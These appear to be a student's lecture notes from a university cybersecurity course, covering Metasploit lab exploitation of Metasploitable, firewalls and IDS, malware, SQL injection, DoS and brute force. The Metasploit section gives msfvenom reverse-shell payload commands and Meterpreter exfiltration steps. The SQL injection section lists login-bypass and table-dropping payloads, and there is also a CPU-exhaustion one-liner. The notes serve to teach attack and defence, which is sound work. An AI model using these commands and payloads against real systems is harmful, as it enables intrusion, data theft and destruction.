#RHOSTS / **#RPORT** — target IP and port. **#LHOST** / **#LPORT** — attacker's IP and port (used in reverse connections).

Auxiliary Scanners

Used to gather information before exploitation. Examples:

```
use scanner/smb/smb_version
use auxiliary/scanner/mssql/mssql_ping
use auxiliary/scanner/ssh/ssh_version
use auxiliary/scanner/ftp/anonymous
use auxiliary/scanner/ftp/ftp_version
use auxiliary/scanner/vnc/vnc_login
use auxiliary/scanner/http/http_version
```

Exploits

Exploits only work if the target has the specific vulnerability. Examples:

Windows (Metasploitable 3):

```
use exploit/windows/smb/ms17_010_eternalblue # EternalBlue SMB kernel
use exploit/windows/browser/ms11_003_ie_css_import # corruption
use exploit/windows/fileformat/ms15_100_mcl_exe
```

Linux (Metasploitable 2):

```
use exploit/unix/ftp/vsftpd_234_backdoor # vsFTPD 2.3.4 backdoor
use exploit/multi/http/php_cgi_arg_injection # Apache HTTPd
use exploit/linux/local/sock_sendpage # Linux kernel flaw
```

Example workflow — VNC exploit on Metasploitable 2:

1. use auxiliary/scanner/vnc/vnc_login → set RHOSTS → run → scanner returns password
2. vncviewer <target_ip> → enter found password → you're inside the target machine via GUI

Example workflow — vsFTPD 2.3.4 backdoor on Metasploitable 2:

1. use auxiliary/scanner/ftp/ftp_version → confirms vsFTPD 2.3.4
2. use exploit/unix/ftp/vsftpd_234_backdoor → set RHOSTS → run
3. Shell session opens on port 6200 — this is because the backdoor in vsFTPD 2.3.4 was deliberately planted; sending a specific username triggers it to open a root shell on port 6200.

Example workflow — EternalBlue on Metasploitable 3 (Windows):

1. use exploit/windows/smb/ms17_010_eternalblue
2. set RHOSTS <target>, set LHOST <attacker> → run

3. Opens a `#Meterpreter` session on the target

`#EternalBlue` — exploits a critical vulnerability in Windows SMBv1 (MS17-010). Originally an NSA exploit leaked by Shadow Brokers in 2017. Used in WannaCry and NotPetya ransomware attacks. Affects unpatched Windows XP through Server 2008 R2.

Post-Exploitation

After gaining access, post modules are used to gather more information or maintain access.

In post-exploitation you can:

- Harvest credentials and identify the current user context (`whoami` , `id` , checking privileges, dumping credentials from memory or files)
- Locate sensitive files on the file system (config files, `.env` , `config.php` , SSH keys, backups, documents, logs)
- Identify potential persistence mechanisms (cron jobs, startup scripts, registry, backdoored services)
- Extracting password hashes (`/etc/shadow` , SAM database, cracking hashes offline)

Windows (run inside Meterpreter session):

```
run post/windows/gather/enum_logged_on_users #list users currently logged
run post/windows/gather/checkvm #check is the target running inside a vm
run post/windows/gather/enum_applications #enumare installed apps
```

Linux:

```
run post/linux/gather/enum_protections
run post/linux/gather/hashdump
run post/linux/gather/enum_network
```

Inside a Meterpreter session you can also:

```
arp          # get all IP/MAC addresses on the network
netstat      # discover network connections with other machines
ps           # list all running processes on the target
ls / cd      # navigate the filesystem
getuid       # equivalent of whoami
download <file> # exfiltrate a file
screenshot  # capture target's screen
```

Plus: enable camera/microphone, record keystrokes, upload files.

`#Msfvenom` — combines `msfpayload` + `msfencode` into one tool. Generates and encodes standalone payload files (e.g. `.exe`, `.elf`) that create a reverse connection back to the attacker when executed on the target. The attacker needs to get the victim to run the file (via phishing, social engineering, etc.).

Msfvenom flags - required when generating a **reverse TCP payload**:

- LHOST (attacker IP address)
- LPORT (listener port number)
- Target OS/Platform specification
- Output format (`-f` , e.g. `elf` or `exe`)

List all payloads:

```
msfvenom -l payloads
```

Generate a payload (basic):

```
#Attacker generates a payload
msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=172.30.1.20 LPORT=4444 -o payload.exe
```

Attacker must have running:

A Metasploit `exploit/multi/handler` on `172.30.1.20:4444` with matching payload configured, because the reverse TCP payload initiates a connection from the victim back to the attacker's handler which must be ready to receive it.

```
**Example payload**
```bash
msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.30.1.20 LPORT=4444 -f exe -o payload.exe
Connects back to 172.30.1.20 on port 4444 and opens a Meterpreter session
```



### Reverse TCP Meterpreter payload:

- The target machine connects back to the attacker.
- This is commonly used to bypass firewalls/NAT, since outbound connections are usually allowed.
- The payload initiates an outbound connection from the target machine to the attacker.
- LHOST specifies the IP address of the attacker machine running the listener.
- LPORT specifies the port on which the handler on the attacker machine is listening.

Generate with more flags:

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp -f exe LHOST=172.30.1.20 LPORT=4444 -o mypayload.exe
```

Key flags:

- -p — payload path
- -f — output format (.exe, .elf, .pdf, .avi, etc.)
- -a — target architecture (default x86)
- -e — encoder to use (e.g. to bypass AV)
- -o — output filename
- LHOST / LPORT — attacker's IP and port to connect back to

After generating: start a listener in Metasploit ( use `exploit/multi/handler` , set payload/LHOST/LPORT, `run` ), then get the victim to execute the file. When they do, a Meterpreter session opens on the attacker's machine.

## Cybersecurity (F26) — Lecture 4: Firewalls & IDS

### Firewall — What is it?

**#Firewall** — hardware or software acting as a single point of defense between two networks (trusted internal ↔ untrusted external). Enforces access control by allowing or denying traffic.

**Key functions:** packet filtering, proxy service, NAT (Network Address Translation), VPN via IPSec, auditing/logging, alarms for abnormal behavior.

**Firewall must be immune to penetration** — if the firewall itself is compromised, the entire defense collapses.

**Limitations — what a firewall CANNOT protect against:**

- Attacks that bypass it (sneaker net, rogue modems, trusted services like SSL/SSH)
- Internal threats (disgruntled employees)
- Improperly secured WLAN
- Malware brought in via infected laptops/USB drives

### Types of Firewalls (OSI-based)

Three basic types based on where in the OSI stack they operate:

**1. Network Level — Packet Filter 2. Application Level — Proxy/Gateway 3. Circuit Level — Proxy/Gateway**

#### 1. Packet Filters (Network Level)

Simplest and fastest firewall. Examines each IP packet **without context** (no memory of previous packets) and permits/denies based on rules.

**Two default policies:**

- *Whitelist*: everything not expressly permitted is blocked
- *Blacklist*: everything not expressly prohibited is allowed

**Filters on:** incoming interface, source IP, destination IP, protocol (TCP/UDP), source port, destination port.

#### Static Packet Filtering (1st generation)

Rules are fixed — they do not change dynamically. Does **not** understand application-layer protocols. Static filters only check single packets, not context.

**Advantages:** fast, simple, cheap, no special client config needed, supports NAT. **Disadvantages:** limited (only src/dst), cannot check higher-level protocols, cannot handle protocol subsets beyond TCP/IP. Cannot track the state of active TCP sessions. Can't see encrypted SSH/SSL content, so attacks can be tunelled through), is not ideal protection against SYN flood)

**Limitations:** - Cannot inspect encrypted SSH/SSL traffic content - Cannot track the state of active TCP sessions - Cannot protect against SYN flood attacks effectively

**Filtering rules examples:**

Policy	Firewall Setting
No outside Web access	Drop all outgoing packets to any IP, port 80
External access to public Web server only	Drop all incoming TCP SYN packets except to 222.22.44.203:80
Prevent IPTV bandwidth abuse	Drop all incoming UDP except DNS and router broadcasts
Prevent Smurf DoS attack	Drop all ICMP packets going to a broadcast address
Prevent traceroute	Drop all outgoing ICMP

**ACL (Access Control List)** — rules applied top-to-bottom, first match wins. Last rule is typically `deny all`.

Action	Source Address	Dest Address	Protocol	Source Port	Dest Port
Allow	222.22/16	Outside of 222.22/16	TCP	> 1023	80
Allow	Outside of 222.22/16	222.22/16	TCP	80	> 1023
Allow	222.22/16	Outside of 222.22/16	UDP	> 1023	53
Allow	Outside of 222.22/16	222.22/16	UDP	53	> 1023
Deny	All	All	All	All	All

- The network `222.22/16` = **internal trusted network**
- “Outside of 222.22/16” = **external Internet**
- The firewall allows only **web (HTTP) and DNS traffic**
- Everything else is blocked by the final rule: “**Deny all**”

### 1. Outgoing HTTP (web browsing)

```
Allow | 222.22/16 → Internet | TCP | src >1023 | dst 80
```

- Internal users can access websites
- Port **80** = **HTTP**
- Source ports >1023 = normal client ports  
👉 Meaning: *You can browse the web.*

### 2. Incoming HTTP responses

```
Allow | Internet → 222.22/16 | TCP | src 80 | dst >1023
```

- Allows replies from web servers back to users
- Ensures web pages load properly  
👉 Meaning: *Web traffic is two-way (request + response).*

### 3. Outgoing DNS queries

```
Allow | 222.22/16 → Internet | UDP | src >1023 | dst 53
```

- Internal machines can ask DNS servers for domain lookups
- Port **53** = **DNS**  
👉 Meaning: *You can resolve domain names (google.com → IP).*

### 4. Incoming DNS responses

```
Allow | Internet → 222.22/16 | UDP | src 53 | dst >1023
```

- DNS replies are allowed back in  
👉 Meaning: *DNS queries work normally.*

### 5. Default deny rule

```
Deny | All → All
```

- Anything not explicitly allowed is blocked  
👉 Meaning: *No other traffic (FTP, SSH, etc.) is allowed.*
- 

## Attacks on Packet Filters

- **IP address spoofing** — attacker fakes a trusted source address → mitigate with router filters
  - **Source routing attacks** — attacker specifies a non-default route → block source-routed packets
  - **Tiny fragment attacks** — TCP header split across tiny packets to sneak past filters → discard or reassemble before checking
- 

## Stateful Packet Filtering / Dynamic Inspection (2nd generation)

Unlike static filters, **keeps track of active sessions** (connection state tables). Each packet is checked against known sessions — bogus out-of-context packets are detected. They block packets that don't match a valid session (e.g. spoofed "return" packets).

**Tracks:** source/dest IP, ports, TCP flags, sequence numbers, connection state.

**Advantages:** faster than application proxy, application-independent.

**Disadvantages:** less access control than application proxy.

---

## 2. Circuit Level Gateway (3rd generation)

Validates TCP/UDP sessions **before** allowing a connection through. Once a session is established, data passes freely without further inspection of content.

**Stores per connection:** session ID, connection state (handshake/established/closing), sequence info, src/dst IP, incoming/outgoing interface.

When session ends → entry removed, circuit closed.

**Typically used for:** trusted internal users making outbound connections. **SOCKS** is the standard protocol used here.

**Advantages:** faster than application proxy, more secure than static packet filter, protects against spoofing, hides internal IPs via NAT.

**Disadvantages:** cannot restrict non-TCP protocols, cannot check higher-level protocols. Once a session is validated, malicious content within the session is not inspected.

---

## 3. Application Level Gateway / Proxy (3rd generation)

Operates at the **application layer** — full understanding of the protocol (HTTP, FTP, SMTP, etc.). Acts as a middleman: client talks to proxy, proxy talks to server.

**Flow:** user requests service from proxy → proxy validates the request → proxy performs the request → returns result to user.

**Advantages:** understands high-level protocols, granular access control per service, hides internal IPs, supports HTTP caching / URL filtering / user authentication, full logging at application level.

**Disadvantages:** slow, requires replacing native network stack, proxy services need client-side modifications, relies on OS — vulnerable to OS bugs.

---

## Bastion Host

**Bastion Host** — a hardened, highly secured host that sits at the network perimeter. Runs circuit/application level gateways or provides externally accessible services.

**Secured with:** hardened OS, only essential services running, extra authentication, small non-privileged proxy processes. Must withstand direct exposure to hostile elements.

---

## Other Firewall Types

**Host-Based Firewall** — software module on an individual server/host. Tailor rules to that specific host, protection independent of network topology, adds extra defense layer. Used to secure individual host.

**Personal Firewall** — software on a personal PC or home router. Simpler than enterprise firewalls. Primary role: block unauthorized remote access + monitor outgoing traffic for malware.

---

## DMZ (Demilitarized Zone)

**DMZ** — a network segment between the external and internal firewall. Hosts public-facing servers (web, email, DNS) that need to be accessible from the internet but should not have direct access to the internal network.

Architecture: Internet → Boundary Router → **External Firewall** → DMZ (web/email/DNS) → **Internal Firewall** → Internal protected network (app/DB servers, workstations).

---

## VPN (Virtual Private Network)

**VPN** — creates an encrypted tunnel over a public network (internet) so remote users/offices can communicate as if on the same private network. Uses **IPSec** for encryption. Firewalls with IPSec handle encapsulation/decapsulation.

---

## Distributed Firewalls

**Distributed Firewalls** — combine centrally managed policy with host-resident firewalls on individual machines. Allows protection inside the perimeter (e.g., protecting servers from compromised internal machines). External + internal firewalls + host-resident firewalls all work together.

---

## IDS — Intrusion Detection Systems

**IDS** — monitors network/system activity, identifies malicious behavior by scanning for known attack patterns (signatures) or abnormalities. Compiles security-relevant events.

---

### IDS Taxonomy

**HIDS (Host-based IDS)** — analyzes host-level information (logs, system calls, file integrity).

**NIDS (Network-based IDS)** — captures and analyzes network traffic.

**LIDS (Logging-based IDS)** — analyzes collected logs from services/firewalls.

#### Detection methods:

- **Misuse detection** — searches for known attack signatures. Fast and precise but blind to unknown/new attacks (zero-days).
- **Anomaly detection** — learns normal behavior (ML-based), flags deviations. Catches unknown attacks but prone to false positives.

#### Response types:

- **Passive IDS** — filters and distills events, produces alerts for humans to act on.
  - **Reactive IDS / IPS (Intrusion Prevention System)** — takes automated action: changes firewall rules, blocks IPs/users, changes network connectivity.
- 

## IDS Approaches

**Preemptive Blocking (Banishment Vigilance)** — blocks users/IPs before an intrusion occurs based on suspicious signs. Risk: may block legitimate users (self-inflicted DoS).

**Intrusion Deflection (Honeytrap)** — decoy system with fake but realistic data/services designed to lure attackers. Used to detect ongoing attacks, study attacker behavior, and gather forensic evidence.

**Intrusion Deterrence** — making the system a less attractive target (e.g., visible IDS presence signals that activity is monitored and action may follow).

---

## Example IDS/IPS Tools

All free and open-source:

- **Suricata** — high-performance NIDS/IPS
  - **Snort** — classic signature-based NIDS/IPS
  - **Zeek (formerly Bro)** — network security monitor, focused on traffic analysis and logging rather than blocking
- 

## Incident Response

### Steps when something goes wrong:

1. **Verification** — confirm the information is correct
2. **Interpretation** — determine what actually happened

3. **Scope** — assess actual and possible consequences
4. **Classification & Prioritisation** — how urgently must you act? (spam vs. port scan vs. full compromise)

#### Next steps:

- **Forensics** — preserve and analyze evidence (conflicts with restoring operations — these two goals can counteract each other)
- **Restore operations** — priorities, backups, plan for bringing systems back online
- **Communication** — internal teams, business partners, investors, customers

## Cybersecurity (F26) — Lecture 5: Malware & SQL Injection

---

### Malware — Core Definitions

**#Virus** — malicious code that attaches to a file, self-replicates, and spreads. Requires human action to trigger (e.g. opening an attachment).

**#Worm** — like a virus but self-replicates and spreads *without* human action. Example: Morris Worm (1988) — first major internet worm, exploited bugs in sendmail and rsh. Creator Robert Tappan Morris convicted despite claiming no intent to cause harm (3 yrs probation, 400hrs community service, \$10,000 fine). Bug in his code caused machines to be infected multiple times, crashing them.

**#Trojan** Horse — program that appears benign (e.g. screensaver, login box) but secretly installs keyloggers, opens backdoors, or downloads malware. Can be targeted at a specific person or demographic. **Wrappers** (e.g. EliteWrap) bundle legitimate software together with a hidden trojan into one executable.

**#Ransomware** — malware that encrypts victim's files and demands payment. Examples: AIDS Trojan (1989), Cryptolocker (2013–2014), Cryptowall (~2015). Can be staged: Office macro → downloads PowerShell script → downloads actual ransomware payload.

**#Rootkit** — collection of hacking tools that gives complete administrator access to a system. Can monitor traffic and keystrokes, create backdoors, alter log files to avoid detection, and attack other machines on the network. Sometimes sold legally as "employee monitoring software" (e.g. eBlaster by Veriato).

**#Spyware** — software that secretly collects information. Forms include web cookies and keyloggers. Requires more technical knowledge to deploy, usually targeted. Legal use is context-dependent (monitoring minors, employees) — legality varies by jurisdiction. Example: Florida court ruled a wife illegally obtained evidence by installing spyware on her husband's computer.

**#Virus** Hoaxes — fake virus warnings designed to cause panic, make users ignore real warnings, or trick them into installing actual malware (e.g. FakeAV 2012, MacDefender 2011).

---

### Virus Propagation

Three main vectors: email, network, websites.

**#Email** — most common. Original SMTP protocol had no authentication checks. Some viruses bring their own mail engine; Microsoft Outlook APIs can be exploited with just a few lines of code to send emails covertly. Spreads via attachments.

**#Network** — exploits trust in network storage. Less frequent but equally effective. USB devices work the same way.

**Web sites** — relies on end-user negligence (downloading malicious software).

---

### Virus Types

Type	What it does
<b>Macro</b>	Embeds malicious macros in Office documents (Word, Excel).
<b>Multi-Partite</b>	Attacks via multiple methods simultaneously — opens backdoor, reverse shell, downloads files, etc.
<b>Armored</b>	Obfuscates itself to resist analysis — e.g. Base64 encoding, code obfuscation.
<b>Memory Resident</b>	Installs itself into RAM and stays there, running persistently
<b>Sparse Infector</b>	Infects infrequently to stay under the radar / reduce detection chance. Example: executes only every 15th time a file is opened
<b>Polymorphic</b>	Mutates its own code on each infection to evade signature-based detection.

Modern viruses commonly combine multiple types.

New strains are easy to create — small changes to IPs, target selection, download URLs are enough.

Tools like GHIDRA (NSA disassembler) allow reverse engineering and recompilation.

Virus creation toolkits (e.g. TeraBIT Virus Maker) exist and lower the bar further.

---

### Virus Strains

- It is often not so difficult to create new strains
  - Why?
    - Small effects achievable with small changes e.g., IPs, downloads, target selection
    - Scripts are readable and alterable
    - Reverse engineering, e.g., with NSA's GHIDRA i.e., disassemblers allow large changes; recompile possible
  - Re-use and combination of efficient solutions
  - Availability of virus tool boxes
- 

## Virus Detection & Antivirus

Two approaches antivirus software uses:

**Signature-based detection** — database of known byte sequences from malware samples. Fast and precise. Requires regular updates. Blind to new/unknown threats (zero-days). Can sometimes clash with legitimate program updates.

**Heuristic detection** — monitors executable behavior at runtime (e.g. suspicious address book access, registry writes) and looks for suspicious code patterns. Can catch unknown malware but produces more false positives.

**Defense best practices:** use antivirus + mail filters + network filters, never open suspicious attachments, use cryptographic signatures to verify file origin, consider heterogeneous software environments (harder to exploit uniformly).

---

## SQL Injection

**SQL Injection (SQLi)** — one of the most common web attacks. Attacker inserts malicious SQL code into an input field (login form, search box, URL parameter). The server concatenates the input directly into a SQL query, allowing the attacker to manipulate the query logic.

---

### Example Attack Chain (SQLi to Root Shell)

- **Link 1 (Web):** The app lacks parameterized queries, allowing an attacker to inject raw SQL syntax.
  - **Link 2 (Database):** The database user has excessive privileges (e.g., `FILE` or `root` ), enabling them to write files to the disk.
  - **Link 3 (File System):** Poor OS directory permissions allow the database to drop a malicious web shell script directly into the web root.
  - **Link 4 (Network/OS):** The web server executes the script, granting a low-privilege shell ( `www-data` ) because egress firewall filtering fails to block the outbound reverse connection.
  - **Link 5 (Privilege Escalation):** The attacker exploits local OS weaknesses—like unpatched kernels, dangerous SUID binaries, or loose `sudo` rules—to jump from the service account to full **root** access.
- 

## How SQLi Works — The Root Cause

Vulnerable code concatenates user input directly into SQL:

```
sql = "SELECT * FROM tblUSERS WHERE user='" + userTxt + "' AND pass='" + passTxt + "'"
```

Whatever the user types gets inserted raw into the query — there is no separation between data and SQL commands.

---

## UNION keyword

Execute a second SELECT statement and append its results to the first query's output.

```
' OR 1=1 UNION SELECT user, password FROM users #
```

This statement works, because UNION appends results of a second SELECT to the first, and `1=1` ensures the first condition always matches.

---

## DVWA (DAMN VULNERABLE WEB APP)

Extracted passwords were **MD5** hashes.

- **MD5** is cryptographically broken and unsalted **MD5** hashes are trivially reversed via precomputed rainbow tables.

5f4dcc3b5aa765d61d8327deb882cf99 - 32 character hexadecimal MD5 digest (password)

Running `cat /dev/urandom | md5sum` in 20 parallel background processes causes.

- CPU and I/O exhaustion from continuous hashing of random data
- Simulation of a locally-sourced denial-of-service condition

---

## Which hashing approach is considered most secure for storing passwords?

### bcrypt or Argon2 with a unique salt per user

These are **key derivation functions (KDFs)** specifically designed for passwords. A unique salt per user ensures that if two users have the exact same password, their hashes will look completely different.

---

## SQLi Techniques

```
SELECT * FROM tblUSERS WHERE UserName = '' OR ''='' AND Pass = '' OR ''=''
```

### Why does it return all users?:

The condition `''=''` always evaluates to true, making the entire WHERE clause true for every row

**1=1 always true trick** — classic bypass. Input: `Ron OR 1=1` produces:

```
SELECT * FROM tblUSERS WHERE UserId = Ron OR 1=1
```

`Ron` may be false but `1=1` is always true → returns all rows in the table (including passwords).

**Empty string trick** — input `" or ""=""` in both fields produces:

```
SELECT * FROM Users WHERE Name="" OR ""="" AND Pass="" OR ""=""
```

`""=""` is always true → bypasses login entirely.

### Other common payloads:

```
' OR 1=1# - This one will return all rows from user table
' or '1'='1
anything' OR 'x'='x
```

The single quote terminates the string literal, `OR 1=1` makes the WHERE condition always true, and `#`, `or` or `--` comments out the remainder of the original query.

Which one works depends on the web app, database type, and MySQL version — attacker must try multiple variants. Single quote `'` vs double quote `"` also matters.

**Batch injection** — multiple SQL statements separated by `;`. Example:

```
' OR 1=1#; DROP TABLE Payroll
```

This can delete entire tables if the DB user has sufficient privileges.

---

## SQLi Defenses

**Prepared statements (parameterized queries)** — the most important fix. User input is treated as a *parameter*, never as SQL code. The query structure is defined before input is supplied — injection becomes impossible.

**Prepared statements** - separate code from the data at the database level. Sanitisation can cause errors because developers may miss edge cases.

**Input validation & sanitization** — whitelist acceptable input, reject or escape dangerous characters (`'`, `"`, `;`, `--`).

**Least privilege principle** — the database user the app connects as should only have permissions it actually needs (e.g. no DROP, no admin).

**Do not expose internals in error messages** — error messages shown to users must not reveal table names, column names, or query structure. Separate logging (detailed) from user-visible messages (generic).

**String concatenation** - (IT DOES NOT HELP) Merges user input directly into the executable command string.

**Keep DB systems updated** — patch known vulnerabilities in the database engine itself.

**Hash/encrypt sensitive data** — even if an attacker dumps the DB, passwords should be hashed (bcrypt, etc.), not stored in plaintext.

---

## SQLi Tools

### Enumeration (finding vulnerabilities):

- **#Dirb** — checks website contents against a dictionary (finds hidden directories/files)
- **#Nikto** — scans websites for known security issues and misconfigurations
- **#sqlmap** — automatically detects and probes SQL injection vulnerabilities

### Exploitation:

- **sqlmap** — full SQLi exploitation tool for penetration testers (can dump databases, bypass logins, execute commands)

## Cybersecurity (F26) — Lecture 6: Denial of Service (DoS) & Brute Force

---

### (D)DoS — Core Concept

**Denial of Service ( #DoS )** — attack whose goal is to prevent legitimate users from accessing a system. Targets **availability** (the "A" in the CIA triad). Becomes **Distributed DoS (DDoS)** when attack traffic comes from many machines simultaneously (botnets, volunteers).

**Why DoS is possible** — every system has physical/logical bottlenecks: number of parallel connections, CPU bandwidth, memory buffers, network bandwidth. Exceed any limit → service breaks down.

---

### Common DoS Attack Types

**Ping of Death (PoD, 1997)** — crafts an IPv4 packet exceeding the 65,535-byte limit by sending fragmented packets. Victim fails to reassemble → buffer overflow → crash or remote code execution (RCE). Fixed in modern OSes but resurfaced (CVE-2013-3183, CVE-2020-16898). Classic example of why patching matters.

**SYN Flood (1996)** — exploits the TCP 3-way handshake. Attacker sends thousands of SYN packets but never sends the final ACK. Server keeps half-open connections in a buffer waiting for timeout. Buffer fills up → server cannot accept legitimate connections. In early 1990s, buffer held only ~5 concurrent attempts.

**Smurf IP (1997)** — attacker broadcasts ICMP echo requests with the *victim's* IP spoofed as the source. All machines on the network reply to the victim → network effectively DDoSes itself. Mitigated at router level; default behavior changed in standards. Network standards and router configurations have been updated to block forwarding of ICMP echo requests to broadcast addresses, removing the amplification mechanism.

**Teardrop Fragmentation Attack (1997)** — sends crafted TCP fragments that overlap. Victim fails to reconstruct the message → system crashes or restarts. The attack fails at the TCP reassembly stage on the victim host — overlapping fragment offsets cause the reassembly algorithm to crash or produce undefined behavior, resulting in a system restart or crash

**LAND Attack (1997)** — sets identical source and destination IP/port in packets. Victim machine enters a reply loop with itself. Fixed in 1997 but resurfaced in Windows XP SP2 / Server 2003.

---

### Application-layer DoS (HTTP flood – Apache)

- **Targets:** web server (Apache), application logic
- **Exhausts:** CPU, RAM, thread/process pool, database connections
- **Symptoms:** website very slow or not responding, high CPU usage, many HTTP (GET) requests in logs
- **Harder to mitigate than network layer** because: traffic looks legitimate (requests are valid), no simple "block by volume" rule, requires deep inspection, encryption hides content

### Network-layer DoS (SYN flood / aggressive scans like Nmap)

- **Targets:** network stack (TCP/IP layer)
- **Exhausts:** bandwidth, connection tables (SYN backlog), network buffers
- **Symptoms:** connection timeouts, dropped packets, server can't accept new connections
- **Parallel scan:** fast, many packets at once → noisy, can overload systems
- **Non-parallel scan:** slow, sequential → stealthy, low impact
- **Easy to mitigate**, because traffic is clearly abnormal, can be filtered by rate limiters, firewall rules, DDoS protection services (CDN, scrubbing centers)

### Layer 2 (Data Link)

- **Targets:** switches, local LAN traffic
- **Vulnerabilities used:**
  - no limit on MAC address table (CAM table overflow)
  - no ARP protection (no validation of ARP replies)
- **Attacks:**
  - MAC flooding → fills switch MAC table
  - ARP spoofing → fake identity in local network



- **Effect:** switch may behave like a hub, traffic leakage, network instability

### Layer 3 (Network)

- **Targets:** routers, IP layer, host network stack
- **Vulnerabilities used:**
  - no ICMP rate limiting
  - no anti-spoofing filters
- **Attacks:**
  - ICMP flood → overwhelms network with ping packets
  - IP spoofing → forged source IP addresses
- **Effect:** high latency, packet loss, router CPU overload

### Layer 4 (Transport)

- **Targets:** TCP/UDP stack, ports and connections
- **Vulnerabilities used:**
  - limited SYN backlog queue
  - no SYN cookies or weak TCP protection
  - no connection limits per client
- **Attacks:**
  - SYN flood → half-open TCP connections
  - UDP flood → overwhelms port handling
  - aggressive scanning (e.g. Nmap -p-) → many connection attempts
- **Effect:** connection table full, timeouts, new connections fail

### Layer 7 (Application)

- **Targets:** applications (web servers, APIs, DNS)
- **Vulnerabilities used:**
  - no rate limiting (e.g. no request limits)
  - inefficient database queries
  - no caching mechanisms
- **Attacks:**
  - HTTP flood → many web HTTP requests (GET/POST)
  - login brute force → overloads authentication system
  - slow HTTP attacks (e.g. slowloris) → keeps connections open
- **Effect:** high CPU/RAM usage, web service becomes unresponsive

---

### Mitigating SYN Floods

**SYN Cookie** — server encodes connection state as a cryptographic cookie in the sequence number. Only allocates resources after the client responds correctly. Most common defense.

**RST Cookie** — server replies with a deliberately bad SYN-ACK; a legitimate client will send a RST, proving it's real. Server then accepts the real connection.

**Stack Tweaking** — reduce ACK timeout, increase buffer size. Delays the effect but doesn't eliminate the bottleneck.

---

### Generic DoS Mitigation

**Firewalls** — filter ICMP and UDP ports to block simple flood tools (e.g., LOIC).

**IDS/IPS** (Intrusion Detection/Prevention System) — detect abnormal traffic patterns and auto-block attackers, e.g., by updating firewall rules in real time.

**Updated systems** — keeping OS, software, and AV signatures patched prevents your machine becoming a zombie in a botnet used for DDoS.

**Third-party services (reverse proxies)** — e.g., **Cloudflare**. Traffic is rerouted through distributed data centres. If one node is attacked, others absorb traffic. Your origin server stays hidden and available.

---

### DoS Weaknesses (attacker perspective)

- Flood must be **sustained** — intermittent attacks are easier to survive
- Taking down the **C&C server** stops the botnet
- Disinfecting zombie machines reduces attacker pool

- If C&C is seized, attacker risks **discovery and identification**
- Simple DoS (one machine) limited by that machine's own network bottleneck
- Without a botnet, true DDoS is hard to achieve
- **Uniform attack patterns** are easy to block with simple firewall rules

## (D)DoS Tools

Tool	Type	Notes
<b>LOIC</b> (Low Orbit Ion Cannon)	TCP/UDP/ICMP/HTTP flood	Open source, easy GUI. No IP spoofing → source traceable. Used by Anonymous (Church of Scientology 2010, Operation Payback 2010)
<b>HOIC</b> (High Orbit Ion Cannon)	HTTP flood	Built by Anonymous members. Designed for 50+ users. Members prosecuted during Operation Payback
<b>TFN / TFN2K</b> (Tribal Flood Network, 1999)	SYN/UDP/Smurf/ICMP flood	Full C&C: master → agents → targets. Encrypted comms, IP spoofing, traffic hiding
<b>Stacheldraht</b> (1999, "barbed wire")	ICMP/SYN/UDP/Smurf flood	Combines Trinoo + TFN features. Adds encryption + IP spoofing. Hierarchical C&C
<b>Slowloris</b>	Layer 7 (HTTP) only	Slow, low-bandwidth. Opens many partial HTTP connections and holds them open as long as possible, exhausting server sockets. Python/Perl. Effective against unprotected Apache

**LOIC** — *Low Orbit Ion Cannon*. Open-source stress-test/DoS tool with a point-and-click GUI. Floods target with TCP/UDP/ICMP/HTTP packets. No IP masking — easily traced.

**HOIC** — *High Orbit Ion Cannon*. HTTP flood tool, successor to LOIC. Requires ~50 coordinated users to be effective against basic servers, more against protected ones.

**Slowloris** — Layer 7 (application layer) attack tool. Instead of raw flooding, it opens hundreds of HTTP connections and sends partial requests, never completing them, to tie up all available server sockets. Very low bandwidth required.

## Brute Force — Core Concept

**Brute Force** — trial-and-error technique to discover hidden entities: usernames, passwords, directories. No sophistication — exhaustive search. Can be run **locally** (on a stolen hash file) or **remotely** (over a network against a live service). Very noisy — generates flood of log entries.

## Brute Force Tools

**John the Ripper** — local password cracker. Successor to *Crack* (1991). Runs against a copy of password hashes. Supports dictionary attacks + permutation rules. *Crack 3.2a* introduced dictionary attacks; *Crack 4.x* added rule-based permutations (e.g., append numbers, capitalize).

**Hydra** — remote, parallelised login cracker. Supports many protocols (SSH, FTP, HTTP, RDP, SMB, etc.). Fast due to parallel threads.

**Crowbar** — remote brute force tool. Specialises in OpenVPN, RDP, SSH private keys, VNC keys.

**Dirb** — web content scanner. Tests URLs against a dictionary to find hidden directories and files on a web server.

**Nikto** — web vulnerability scanner. Checks servers for known misconfigurations and security issues. (Also relevant from Lecture 5 / SQLi)

**Nmap** — *Network Mapper*. Open-source tool for network discovery and security auditing. Scans hosts, identifies open ports, detects running services and OS versions. Widely used in recon phase.

## Reducing Brute Force Search Space

**Dictionary attacks** — instead of trying all character combinations, try words from a wordlist (common passwords, dictionary words).

**Personal info attacks** — birthdays, pet names, sports teams; reduces space dramatically for targeted attacks.

**Rule-based permutation** — apply transformations to dictionary words: capitalize, append numbers, substitute letters (e.g., `password` → `P@ssw0rd`). Implemented in Crack 4.x, John the Ripper, Hashcat.

**Broad sweep vs targeted** — broad: same common passwords against many accounts. Targeted: custom wordlist built from victim's personal data.

## Attacker vs Defender — Brute Force

Attacker	Defender
Distributes & delays attempts to avoid detection	Monitors logs for repeated failed logins
Uses statistics on common passwords	Enforces password policies (length, complexity)
Reduces search space with personal info	Checks user passwords against attacker wordlists
Targets IoT/routers with default credentials	Locks accounts after N failed attempts (e.g., Windows 11 RDP: 10 attempts → 10 min lockout, July 2022)

**Account lockout caveat** — lockout after 10 failed attempts can itself be weaponised as a DoS: attacker deliberately locks out legitimate users.

Brute Force & IoT

- IoT devices often ship with **default usernames/passwords** → easy brute force target
- ~97.91% of IoT attacks in H1 2023 targeted **Telnet** (unencrypted, old protocol) — SSH is the other target
- Goals: build botnets, deploy ransomware, redirect DNS, set up proxies
- Dark net services sell DDoS-as-a-service, botnets, zero-day IoT exploits

**Telnet** — unencrypted remote login protocol (port 23). Largely obsolete, replaced by SSH, but still default on many IoT devices and routers → prime brute force target.

**SSH** — *Secure Shell*. Encrypted remote login protocol (port 22). Brute forced via tools like Hydra/Crowbar using credential lists or private key attacks. If vulnerable attacker can find: misconfigured *sudoers* file granting unrestricted root access.

**IoT** **#honeypot** — decoy IoT device deliberately exposed to the internet to observe and log real attack traffic, track trends in attacker behavior.

Cybersecurity (F26) — Lecture 7: Social Engineering & Phishing

Social Engineering — Core Definition

